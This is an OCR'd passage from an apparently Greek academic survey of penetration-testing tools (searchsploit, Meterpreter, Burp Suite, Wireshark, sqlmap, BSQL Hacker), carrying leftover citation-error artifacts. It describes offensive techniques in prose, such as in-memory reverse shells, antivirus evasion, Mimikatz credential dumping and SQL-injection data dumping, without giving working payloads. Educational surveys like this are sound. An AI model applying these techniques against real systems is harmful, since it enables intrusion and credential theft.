
Αυτή η δυνατότητα είναι ιδιαίτερα χρήσιμη για αξιολογήσεις ασφάλειας σε δίκτυα με διαχωρισμό ή κενά αέρα χωρίς πρόσβαση στο Διαδίκτυο. Εφόσον γίνει χρήση του GNOME build του Kali Linux, το πακέτο «exploitdb» περιλαμβάνεται ήδη από προεπιλογή, το μόνο που χρειάζεται να κάνει ένας χρήστης είναι να ανοίξει το τερματικό και απλώς να πληκτρολογήσει «searchsploit» και στη συνέχεια πρέπει να πατήσει Enter.

Η χρήση της επιλογής –t επιτρέπει στην παράμετρο «title» για αναζήτηση ενός exploit με συγκεκριμένο τίτλο. Επειδή από προεπιλογή, το searchsploit θα δοκιμάσει τόσο τον τίτλο του exploit όσο και τη διαδρομή [49].**Error! Reference source not found.** Η αναζήτηση ενός exploit με συγκεκριμένο τίτλο δίνει γρήγορα και ταξινομημένα αποτελέσματα. Η παραπάνω εντολή πολλές φορές μπορεί να χρησιμοποιηθεί για να έχουν οι χρήστες το καλύτερο αποτέλεσμα στην εύρεση του exploit οποιασδήποτε συγκεκριμένης πλατφόρμας.

Για παράδειγμα, εάν επιθυμεί ένας χρήστης να μάθει το java exploit για την πλατφόρμα των Windows, τότε μπορεί να πληκτρολογήσει την ακόλουθη εντολή :

searchsploit –t java windows

Από την άλλη μεριά, χρησιμοποιώντας τις επιλογές –p οι χρήστες ενεργοποιούν την παράμετρο αντιγραφής στο πρόχειρο, καθώς αυτή η επιλογή παρέχει περισσότερες πληροφορίες σχετικά με το exploit, καθώς και την αντιγραφή ολόκληρης της διαδρομής προς το exploit στο πρόχειρο, το μόνο που χρειάζεται είναι να πατηθεί το Ctrl V για επικόλληση. Αντίθετα, η χρήση της επιλογής –w ενεργοποιεί τη διεύθυνση URL ιστότοπου, επειδή στον ιστότοπο της θα λάβετε πιο λεπτομερείς πληροφορίες, όπως CVE-ID, αρχεία εγκατάστασης, ετικέτες και αντιστοιχίσεις ευπάθειας που δεν περιλαμβάνονται στο sploit αναζήτησης. Αυτές είναι μόνο μερικές από τις εντολές που μπορούν να δοθούν στο συγκεκριμένο εργαλείο.



Εικόνα 19: Searchsploit

5.4 Meterpreter

Το Meterpreter είναι ένα ωφέλιμο φορτίο επίθεσης Metasploit που επιτρέπει σε έναν εισβολέα να αποκτήσει ένα διαδραστικό κέλυφος σε μια μηχανή στόχο και να εκτελέσει κώδικα [50]. Το ωφέλιμο φορτίο αναπτύσσεται χρησιμοποιώντας έγχυση DLL στη μνήμη, πράγμα που σημαίνει ότι παραμένει εξ ολοκλήρου στη μνήμη και δεν γράφει τίποτα στο δίσκο. Αυτό σημαίνει επίσης ότι δεν δημιουργούνται νέες διεργασίες, καθώς το ωφέλιμο φορτίο εγχέεται σε μια υπάρχουσα διεργασία. Αυτό καθιστά το αποτύπωμα μιας επίθεσης πολύ περιορισμένο.

Επί της ουσίας το συγκεκριμένο εργαλείο σχεδιάστηκε για να αντιμετωπίζει τους περιορισμούς της χρήσης σταθερών ωφέλιμων φορτίων, επιτρέποντας ταυτόχρονα τη δέσμη ενεργειών εντολών και εξασφαλίζοντας κρυπτογραφημένη επικοινωνία σε μεγάλο βαθμό. Το μειονέκτημα της χρήσης συγκεκριμένων ωφέλιμων φορτίων είναι ότι μπορεί να ενεργοποιηθούν συναγερμοί όταν ξεκινά μια νέα διαδικασία στο σύστημα προορισμού.

Ένα ωφέλιμο φορτίο θα πρέπει ιδανικά να αποφεύγει τη δημιουργία μιας νέας διαδικασίας, η οποία θα περιλαμβάνει όλη τη δραστηριότητα εντός του πεδίου εφαρμογής του ίδιου του ωφέλιμου φορτίου [5]. Το να επιτρέπεται η δημιουργία σεναρίων αλλά χωρίς τη δημιουργία νέων αρχείων στο δίσκο θα ήταν ιδανικό, καθώς αυτό θα μπορούσε να ενεργοποιήσει λογισμικό προστασίας από ιούς.

Το εν λόγω εργαλείο είναι ένα κέλυφος reverse_tcp, το οποίο συνδέεται με έναν ακροατή στον υπολογιστή του εισβολέα. Αυτός ο τύπος κελύφους απαιτεί από τον εισβολέα να δημιουργήσει πρώτα έναν ακροατή στον οποίο μπορεί να συνδεθεί η μηχανή-στόχος.

Με λίγα λόγια, το παραπάνω εργαλείο επιτρέπει σε έναν εισβολέα να πάρει τον έλεγχο του υπολογιστή του θύματος εκτελώντας ένα αόρατο κέλυφος και δημιουργώντας ένα κανάλι επικοινωνίας πίσω στο μηχάνημα του εισβολέα. Η ισχύς και η ευελιξία του ,το έχουν κάνει αγαπημένο μεταξύ των ¨παικτών¨ και είναι σαφές ότι αυτές οι ίδιες ιδιότητες το έχουν κάνει ελκυστικό και για κακόβουλους χρήστες

Το Meterpreter έχει ολα τα χαρακτηριστικά που αναμένει κανείς από ένα τέτοιο εργαλείο, συμπεριλαμβανομένης της δυνατότητας πρόσβασης σε ένα κέλυφος εντολών, της δυνατότητας εκτέλεσης εκτελέσιμων αρχείων, της δυνατότητας αποστολής και λήψης αρχείων και της δυνατότητας δημιουργίας προφίλ του δικτύου [5]. Ωστόσο, έχει επίσης τη δυνατότητα λήψης στιγμιότυπων οθόνης, καταγραφής πλήκτρων, προώθησης θυρών και κλιμάκωσης προνομίων. Αυτό το ωφέλιμο φορτίο είναι ελκυστικό για APTs που δίνουν προτεραιότητα στην παραμονή κάτω από το ραντάρ επειδή βρίσκεται εξ ολοκλήρου στη μνήμη και δεν γράφει τίποτα στο δίσκο. Επιπλέον, μπορεί να φορτώσει διάφορες μονάδες στη μνήμη, όπως το Mimikatz για απόρριψη κατακερματισμών και κωδικών πρόσβασης απλού κειμένου.

Επί της ουσίας, το συγκεκριμένο εργαλείο μπορεί να φορτωθεί στη μνήμη με διάφορους τρόπους, για παράδειγμα με τη χρήση ενός σταδίου μέσα στο Metasploit, όπως μακροεντολές Powershell, VBScript ή εγγράφων [26]**Error! Reference source not found.**. Το πλαίσιο προσφέρει επίσης έναν μεγάλο αριθμό εκμεταλλεύσεων που μπορούν να χρησιμοποιηθούν για την έγχυση του εργαλείου απευθείας στη μνήμη

Μελέτες έχουν δείξει ότι οι έμπειροι χρήστες μπορούν να γράψουν τον δικό τους κώδικα εκμετάλλευσης και να τον χρησιμοποιήσουν για να παρακάμψουν τα μέτρα ασφαλείας. Το παρακάτω στιγμιότυπο οθόνης προέρχεται από την κονσόλα κελύφους Metasploit με την εντολή help.

```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    channel       Displays information about active channels
...snip...
```

Εικόνα 20: Meterpreter

Τα τελευταία χρόνια μελέτες κάνουν λόγο πως το Metasploit και Meterpreter εξελίσσονται συνεχώς και ότι έχουν γίνει πιο εξελιγμένα τα τελευταία χρόνια [51]. Παρόλα αυτά, εξακολουθεί να είναι συνηθισμένη πρακτική για τους δημιουργούς των σταδίων του Meterpreter να αποθηκεύουν το εργαλείο στον σκληρό δίσκο και να χρησιμοποιούν πολλαπλούς συμπιεστές, προκειμένου να αποφύγουν τους στατικούς σαρωτές.

5.5 Burp Suite

Το Burp Suite [52] είναι μια ισχυρή σουίτα εργαλείων που μπορούν να χρησιμοποιηθούν για τη δοκιμή διείσδυσης εφαρμογών web. Το εργαλείο είναι γραμμένο σε Java και έχει αναπτυχθεί από την PortSwigger Security. Το Burp Suite έχει ένα ευρύ φάσμα δυνατοτήτων που μπορούν να βελτιωθούν με την εγκατάσταση πρόσθετων που ονομάζονται BApps. Είναι το πιο δημοφιλές εργαλείο μεταξύ των επαγγελματιών ερευνητών ασφάλειας και των κυνηγών επικηρυγμένων.

Τα εργαλεία που προσφέρει το BurpSuite είναι:

- **Spider**: για τη χαρτογράφηση της στοχευμένης διαδικτυακής εφαρμογής, προκειμένου να εντοπιστούν πιθανά τρωτά σημεία. Χαρτογραφώντας την εφαρμογή Ιστού κατά τη διάρκεια μιας διαδικασίας ανανέωσης, η αράχνη δημιουργεί έναν πιο ευάλωτο στόχο για επίθεση.
- **Proxy**: Το Burp Suite περιλαμβάνει έναν διακομιστή μεσολάβησης που μπορεί να προβάλλει και να τροποποιεί τα περιεχόμενα των αιτημάτων και των απαντήσεων καθώς ταξιδεύουν μεταξύ του υπολογιστή σας και του διαδικτύου. Ο χρήστης έχει τη δυνατότητα να στείλει ένα παρακολουθούμενο αίτημα/απάντηση σε άλλο εργαλείο στο Burp Suite, εξαλείφοντας την ανάγκη αντιγραφής και επικόλλησης.
- **Intruder**: Αυτό είναι ένα εργαλείο που μπορεί να χρησιμοποιηθεί για τον έλεγχο του σημείου εισόδου μιας εφαρμογής εκτελώντας ένα σύνολο τιμών μέσω αυτού. Εάν εντοπιστεί μια ανωμαλία, μπορεί να υποδεικνύει πρόβλημα με το σημείο εισόδου. Το Burp Suite επιτρέπει επίσης τη δοκιμή ωμής δύναμης, αρχείου λεξικού και ατομικής αξίας.
- **Repeater**: Το εργαλείο Repeater επιτρέπει στους χρήστες να υποβάλλουν επαναλαμβανόμενα αιτήματα με μη αυτόματες τροποποιήσεις, όπως απαιτείται.
- **Sequencer**: Το Sequencer χρησιμοποιείται για τον έλεγχο της τυχαιότητας των διακριτικών που δημιουργούνται από τον διακομιστή ιστού. Στην ιδανική περίπτωση, αυτά τα διακριτικά θα πρέπει να δημιουργούνται με εντελώς τυχαίο τρόπο, έτσι ώστε η πιθανότητα κάθε πιθανός χαρακτήρας να εμφανίζεται σε μια θέση να κατανέμεται ομοιόμορφα. Αυτό μπορεί να επιτευχθεί τόσο ως προς τη στάση όσο και ως προς τον χαρακτήρα. Ένας αναλυτής εντροπίας ελέγχει αυτή την υπόθεση για την αλήθεια.

- **Decoder**: Αυτό το εργαλείο χρησιμοποιείται για τον εντοπισμό μεθόδων κωδικοποίησης που χρησιμοποιούνται στην κυκλοφορία Ιστού και για τη δημιουργία ωφέλιμου φορτίου για διάφορες απειλές ασφαλείας.
- **Extender**: Το BurpSuite ενσωματώνει εξωτερικά στοιχεία που μπορούν να βελτιώσουν τη λειτουργικότητά του. Αυτά τα στοιχεία ονομάζονται 'BApps' και μπορούν να προσπελαστούν και να τροποποιηθούν στο παράθυρο 'Extender'. Ορισμένα από αυτά είναι διαθέσιμα στην έκδοση της κοινότητας, αλλά μερικά απαιτούν την πληρωμένη επαγγελματική έκδοση.
- **Scanner**: Ο σαρωτής δεν περιλαμβάνεται στην κοινοτική έκδοση του λογισμικού, αλλά σαρώνει τον ιστότοπο για κοινά τρωτά σημεία και παρέχει πληροφορίες σχετικά με την εμπιστοσύνη σε κάθε εύρημα και την πολυπλοκότητα της εκμετάλλευσής τους. Ο σαρωτής ενημερώνεται τακτικά για να περιλαμβάνει νέα και λιγότερο γνωστά τρωτά σημεία.

5.6 Wireshark

Το Wireshark είναι εργαλείο εξαιρετικά χρήσιμο για επαγγελματίες πληροφορικής, καθώς τους επιτρέπει να καταγράφουν και να αναλύουν πακέτα δικτύου με μεγάλη λεπτομέρεια [53]. Αυτές οι πληροφορίες μπορούν στη συνέχεια να χρησιμοποιηθούν για ανάλυση σε πραγματικό χρόνο ή εκτός σύνδεσης, η οποία μπορεί να είναι εξαιρετικά χρήσιμη για την αντιμετώπιση προβλημάτων διαφόρων ζητημάτων.


Αυτό το εργαλείο παρέχει στους χρήστες τη δυνατότητα να αναλύουν λεπτομερώς την κυκλοφορία του δικτύου, να εντοπίζουν πιθανά προβλήματα και να βελτιώνουν την ασφάλεια του δικτύου. Το συγκεκριμένο εργαλείο, γνωστό ως αναλυτής πρωτοκόλλου δικτύου, συλλαμβάνει πακέτα από μια σύνδεση δικτύου και καθιστά δυνατή την πιο προσεκτική εξέταση των δεδομένων σε αυτά τα πακέτα.

Πακέτο είναι το όνομα που δίνεται σε μια διακριτή μονάδα δεδομένων σε ένα τυπικό δίκτυο Ethernet. Το εν λόγω εργαλείο είναι ο πιο συχνά χρησιμοποιούμενος sniffer πακέτων στον κόσμο**Error! Reference source not found.**. Όπως κάθε άλλο packet sniffer, το πρόγραμμα αυτό κάνει τρία πράγματα:

- **Καταγραφή πακέτων**: Το συγκεκριμένο πρόγραμμα παρακολουθεί μια σύνδεση δικτύου σε πραγματικό χρόνο και στη συνέχεια καταγράφει ολόκληρες ροές κυκλοφορίας - ενδεχομένως χιλιάδες πακέτα τη φορά.
- **Φιλτράρισμα**: Το εν λόγω εργαλείο έχει τη δυνατότητα να κόβει σε κύβους όλα αυτά τα τυχαία ζωντανά δεδομένα χρησιμοποιώντας φίλτρα. Εφαρμόζοντας ένα φίλτρο, υφίσταται η δυνατότητα απόκτησης μόνο των απαιτούμενων πληροφοριών.
- **Οπτικοποίηση**: Το εργαλείο αυτό, όπως κάθε καλός ανιχνευτής πακέτων, επιτρέπει να βουτήξουν οι χρήστες ακριβώς στη μέση ενός πακέτου δικτύου.

Τους προσφέρει, επίσης, τη δυνατότητα να οπτικοποιήσουν ολόκληρες συνομιλίες και ροές δικτύου.

Γενικότερα, είναι χρήσιμο να γνωρίζουμε πως το συγκεκριμένο εργαλείο έχει πολλές χρήσεις, συμπεριλαμβανομένης της αντιμετώπισης προβλημάτων δικτύων που έχουν προβλήματα απόδοσης. Οι επαγγελματίες της κυβερνο-ασφάλειας χρησιμοποιούν συχνά το εν λόγω πρόγραμμα για να εντοπίσουν συνδέσεις, να προβάλουν τα περιεχόμενα των ύποπτων συναλλαγών δικτύου και να εντοπίσουν εκρήξεις κίνησης δικτύου.



Εικόνα 21: Wireshark

Στη σημερινή εποχή, το συγκεκριμένο πρόγραμμα θεωρείται ένα από τα πιο ασφαλή εργαλεία και για αυτόν τον λόγο χρησιμοποιείται από κυβερνητικούς φορείς, εκπαιδευτικά ιδρύματα, μεγάλες εταιρείες, μικρές επιχειρήσεις και μη κερδοσκοπικούς οργανισμούς για την αντιμετώπιση προβλημάτων δικτύου [54]. Επιπλέον, το εν λόγω εργαλείο μπορεί να χρησιμοποιηθεί και ως εργαλείο εκμάθησης, μιας και με αυτόν τον τρόπο οι νέοι μπορούν να κατανοήσουν καλύτερα την ανάλυση της κυκλοφορίας του δικτύου, τον τρόπο επικοινωνίας όταν εμπλέκονται συγκεκριμένα πρωτόκολλα και που υφίσταται πρόβλημα όταν προκύπτουν ορισμένα ζητήματα.


Καταρχήν, είναι σημαντικό να αναγνωρίσουμε ότι το συγκεκριμένο εργαλείο δεν είναι ικανό να επιλύσει όλα τα προβλήματα ενός δικτύου. Η κατανόηση των πρωτοκόλλων δικτύου είναι ουσιώδης για να μπορέσει κάποιος να χρησιμοποιήσει αποτελεσματικά αυτό το εργαλείο. Συγκεκριμένα, η τριπλή επικοινωνία TCP και άλλα πρωτόκολλα όπως το UDP, το DHCP και το ICMP είναι ορισμένες από τις έννοιες που πρέπει να κατανοήσει κανείς προκειμένου να χρησιμοποιήσει το εργαλείο αυτό με αποτελεσματικό τρόπο.

Φυσικά, αυτό το εργαλείο δεν μπορεί να κάνει τα πάντα. Πρώτα απ 'όλα, δεν μπορεί να βοηθήσει έναν χρήστη που έχει ελάχιστη κατανόηση των πρωτοκόλλων δικτύου. Κανένα εργαλείο δεν αντικαθιστά τη γνώση. Με άλλα λόγια, για να χρησιμοποιήσει κανείς σωστά αυτό το εργαλείο, πρέπει να μάθει πώς ακριβώς λειτουργεί ένα δίκτυο. Αυτό σημαίνει κατανόηση πραγμάτων όπως η τριμερής επικοινωνία TCP και διάφορα πρωτόκολλα, συμπεριλαμβανομένων των TCP, UDP, DHCP και ICMP. Δεύτερον, το εν λόγω λογισμικό μπορεί να δει μόνο την κίνηση μεταξύ του τοπικού υπολογιστή και του απομακρυσμένου συστήματος με το οποίο επικοινωνεί [55]. Τρίτον, ενώ αυτό το εργαλείο μπορεί να εμφανίζει πακέτα με κακή μορφή και να εφαρμόζει χρωματική κωδικοποίηση, δεν έχει πραγματικές ειδοποιήσεις.

5.7 Sqlmap

Το εργαλείο Sqlmap [56]προσφέρει πλήρη υποστήριξη για έξι τεχνικές έγχυσης SQL, όπως είναι η τυφλή με βάση boolean, η τυφλή βάσει χρόνου, η βασισμένη σε σφάλματα, η βασισμένη σε ερωτήματα UNION, τα ερωτήματα στοίβαξης και τα εκτός ζώνης. Παράλληλα, όμως, προσφέρει υποστήριξη για απευθείας σύνδεση στη βάση δεδομένων χωρίς διέλευση μέσω SQL Injection, παρέχοντας διαπιστευτήρια DBMS, διεύθυνση IP, θύρα και όνομα βάσης δεδομένων. Το SQL Injection είναι μια τεχνική έγχυσης κώδικα όπου ένας εισβολέας εκτελεί κακόβουλα ερωτήματα SQL που ελέγχουν τη βάση δεδομένων μιας εφαρμογής Ιστού. Με το σωστό σύνολο ερωτημάτων, ένας χρήστης μπορεί να αποκτήσει πρόσβαση σε πληροφορίες που είναι αποθηκευμένες σε βάσεις δεδομένων. Το SQLMAP ελέγχει εάν μια παράμετρος «GET» είναι ευάλωτη στο SQL Injection.

Επί της ουσίας το εργαλείο Sqlmap είναι ένα εργαλείο δοκιμών διείσδυσης ανοιχτού κώδικα που αυτοματοποιεί τη διαδικασία εντοπισμού και εκμετάλλευσης ελαττωμάτων της SQL και αφορά την ανάληψη διακομιστών βάσης δεδομένων. Έρχεται με μια ισχυρή μηχανή ανίχνευσης, πολλές εξειδικευμένες λειτουργίες για τον απόλυτο ελεγκτή διείσδυσης και μια ευρεία γκάμα διακοπτών που έχουν άμεση σχέση με τη λήψη δακτυλικών αποτυπωμάτων βάσης δεδομένων, τη λήψη δεδομένων από τη βάση δεδομένων, την πρόσβαση στο υποκείμενο σύστημα αρχείων καθώς επίσης και την εκτέλεση εντολών στο λειτουργικό σύστημα.




Εικόνα 22: SQLMAP

Ένα εξίσου καθοριστικό χαρακτηριστικό αυτού του εργαλείου είναι η υποστήριξη απαρίθμησης χρηστών, κατακερματισμών κωδικών πρόσβασης, προνομίων, ρόλων, βάσεων δεδομένων, πινάκων και στηλών. Εξίσου σημαντική και χρήσιμη, όμως, είναι και η αυτόματη αναγνώριση μορφών κατακερματισμού κωδικού πρόσβασης και υποστήριξη για το σπάσιμό τους χρησιμοποιώντας επίθεση που βασίζεται σε λεξικό. Τέλος, καθοριστικό γνώρισμα είναι η υποστήριξη εξ ολοκλήρου απόρριψης πινάκων βάσεων δεδομένων, μιας σειράς καταχωρήσεων ή συγκεκριμένων στηλών ανάλογα με την επιλογή του χρήστη. Ο χρήστης μπορεί επίσης να επιλέξει να απορρίψει μόνο ένα εύρος χαρακτήρων από την καταχώρηση κάθε στήλης.

5.8 BSQL Hacker

Το εργαλείο BSQL Hacker [57] είναι ένα αυτοματοποιημένο SQL Injection Framework / εργαλείο που έχει σχεδιαστεί για να εκμεταλλεύεται τα τρωτά σημεία SQL injection σχεδόν σε οποιαδήποτε βάση δεδομένων. Είναι εύκολο στη χρήση για αρχάριους και παρέχει μεγάλη υποστήριξη προσαρμογής και αυτοματισμού για έμπειρους χρήστες. Διαθέτει ένα ωραίο αποθετήριο εκμετάλλευσης παρόμοιο του Metasploit για κοινή χρήση και ενημέρωση των εκμεταλλεύσεων SQL Injection. Αυτό το είδος ευπάθειας εφαρμογών ιστού εξακολουθεί να υπάρχει σε πολλές εφαρμογές ιστού στο διαδίκτυο [21]. Ο προγραμματιστής εφαρμογών Ιστού θα έπρεπε να γνωρίζει αυτήν την απειλή για την ασφάλεια της εφαρμογής Ιστού.




Εικόνα 23: BSQL Hacker [58]Error! Reference source not found.

Αυτό το πρόγραμμα μπορεί να χρησιμοποιηθεί κατά κύριο λόγο από έμπειρους χρήστες, αλλά και αρχάριους που θέλουν να αυτοματοποιήσουν τις επιθέσεις SQL injections (ειδικά τις Blind SQL Injections) [21]. Γενικότερα, είναι χρήσιμο να επισημανθεί πως κατά την εκτέλεση ενός SQL Injection, αυτό το εργαλείο συλλέγει αυτόματα πληροφορίες από τη βάση δεδομένων και εκτελεί ένα νήμα επιθέσεων κατά εφαρμογών Ιστού. Τις περισσότερες φορές διατίθεται σε υποστήριξη κονσόλας και GUI για την αποθήκευση των δεδομένων που έχουν επιτεθεί και υποστηρίζει μια σειρά από σημεία injection που περιλαμβάνουν κεφαλίδες HTTP, συμβολοσειρές ερωτημάτων και cookies. Χρησιμοποιώντας τον προεπιλεγμένο έλεγχο ταυτότητας, μπορεί κάποιος να συνδεθεί σε έναν λογαριασμό Ιστού και να εκτελέσει μια σειρά από καθορισμένες επιθέσεις από αυτό το σημείο. Με τη δυνατότητα πρόσβασης τόσο σε προστατευμένες όσο και σε μη έγκυρες διευθύνσεις URL, το συγκεκριμένο εργαλείο μπορεί να εκτελέσει διαφορετικούς τύπους επιθέσεων SQL injection που περιλαμβάνουν την καλύτερη ένεση SQL, την τυφλή έγχυση SQL, την τυφλή έγχυση SQL με βάση το χρόνο, την βαθιά τυφλή έγχυση SQL καθώς επίσης και την έγχυση σφάλματος SQL.

5.9 Zed Attack Proxy

